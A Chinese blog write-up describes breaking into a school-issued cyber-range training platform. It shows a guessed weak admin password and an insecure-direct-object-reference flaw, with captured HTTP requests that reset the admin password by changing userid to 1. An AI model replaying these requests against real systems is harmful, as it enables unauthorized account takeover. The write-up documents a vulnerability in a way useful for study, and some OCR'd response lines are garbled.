记一次对i春秋某网络靶场平台的渗透

原创


小小玉米王 于 2020-09-02 12:29:13 发布 749 收藏
分类专栏： 渗透 文章标签： 信息安全 网络 安全

本文链接：https://blog.csdn.net/qq_20065991/article/details/108359586


渗透 专栏收录该内容
1 篇文章 0 订阅
订阅专栏


如下图所示即为这次渗透的目标

i春秋网络靶场平台




在用户中心的站内信功能中发现了非常有意思的事情，在发送站内信的时候接收用户的username会自动补全。

想起来老师下发账号的时候给了我们一个文件里面有我们整个班级的用户名和密码，盲猜应该管理员存在弱口令



如上图，猜测管理员账号密码也是123456

在人员管理页面发现可以修改用户名的密码，竟然还不用验证




```
1 POST /usermanage/modpwd HTTP/1.1
2 Host: 192.168.179.160
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.179.160/usermanage/member
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 27
11 Connection: close
12 Cookie: Hm_lvt_1f960d9c1005acc770c545889855ce76=1598867534; ci_session=02a6ec2e811c75adce52460526c6a80f7dc1dd8a; ci_session_user_center=
   k2hn8mr96smnsispn2r9mldn8t88mkhd
13
14 password=123456&userid=2527
```


抓包看一眼，竟然是用userid来传递参数的，那这感觉冥冥之中就存在越权漏洞呀


Raw | Params | Headers | Hex

```
1 POST /usermanage/modpwd HTTP/1.1
2 Host: 192.168.179.160
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.179.160/usermanage/member
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 27
11 Connection: close
12 Cookie: Hm_lvt_1f960d9c1005acc770c545889855ce76=1598867534; ci_session=
   02a6ec2e811c75adce52460526c6a80f7dc1dd8a; ci_session_user_center=
   k2hn8mr96smnsispn2r9mldn8t88mkhd
13
14 password=123456789&userid=1
```

Raw | Headers | Hex | Render

```
1 K
2 1.16.1
3 Sep 2020 12:20:51 GMT
4 text/html; charset=UTF-8
5 ose
6 ncoding
7 PHP/7.0.30
8 19 Nov 1981 08:52:00 GMT
9  no-store, no-cache, must-revalidate
10 he
11 _session_user_center=k2hn8mr96smnsispn2r9mldn8t88mkhd
12 : 67
13
14 sg":"\u4fee\u6539\u6210\u529f","count":0,"result":""}
```


将userid修改为1，返回包unicode显示修改成功，目测是把admin的账户修改了


首页
系统管理
个人中心
192.168.179.160/Login/personalData
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
仿真系统
竞赛系统
培训系统
用户中心
超级管理员
用户中心
权限管理
权限分配
人员管理
新增人员
人员列表
个人中心
编辑个人信息
* 账号： admin
* 性别： 男 女
生日： 2020-02-15

admin登录成功。。。